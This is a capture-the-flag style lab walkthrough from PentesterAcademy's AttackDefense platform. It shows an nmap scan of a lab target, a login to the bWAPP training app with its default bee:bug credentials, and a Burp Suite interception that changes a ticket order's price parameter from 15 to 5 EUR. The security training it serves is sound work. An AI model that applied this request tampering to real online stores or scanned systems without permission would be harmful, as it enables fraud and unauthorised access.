

**ATTACK**  
**DEFENSE**  
by PentesterAcademy

<b>Name</b>	Insecure Data Object Reference II
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=1899">https://www.attackdefense.com/challengedetails?cid=1899</a>
<b>Type</b>	Webapp Pentesting Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Insecure Direct Object Reference attack.

**Solution:**

**Step 1:** Start a terminal and check the IP address of the host.

**Command:** ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
12381: eth0@if12382: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
12384: eth1@if12385: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:96:15:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.150.21.2/24 brd 192.150.21.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

**Step 2:** Run Nmap scan on the target IP to find open ports.

**Note:** The target IP will be 192.150.21.3


**Command:** nmap 192.150.21.3

```
root@attackdefense:~# nmap 192.150.21.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-09 11:47 IST
Nmap scan report for target-1 (192.150.21.3)
Host is up (0.000021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:96:15:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@attackdefense:~#
```


Port 80 and 3306 are open

**Step 3:** Start firefox and navigate to the target IP.




An instance of bWAPP is running at port 80 of the target.

**Step 4:** Log in to the application using **bee:bug** credentials.




**Step 5:** From the Choose your bug dropdown, Select “Insecure DOR (order Tickets)” exercise.







Click on Confirm button.




**Step 6:** Configure the Burp proxy from the FoxyProxy extension.




**Step 7:** Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".



Click on Next




Click on Start Burp button.




**Step 8:** Click on the Confirm button.





Intercept the request with Burp Suite.



**Step 9:** Modify the ticket price from 15 to 5.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.150.21.3:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```


1 POST /insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.150.21.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.150.21.3/insecure_direct_object_ref_2.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 46
10 Connection: close
11 Cookie: PHPSESSID=0atefk9bc2q1ft2qs4arum0id4; security_level=0
12 Upgrade-Insecure-Requests: 1
13
14 ticket_quantity=1&ticket_price=5&action=order

```

Forward the request and turn off the intercept.

bWAPP - Insecure DOR x +

192.150.21.3/insecure\_direct\_object\_ref\_2.php

**bWAPP**   
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)





I would like to order  tickets.


Confirm

You ordered 1 movie tickets.

Total amount charged from your account automatically: **5 EUR.**

Thank you for your order!



The price of tickets are changed from 15 to 5 EUR.

**References:**

1. bWAPP (<http://www.itsecgames.com/>)
2. Mutillidae (<https://sourceforge.net/projects/mutillidae/>)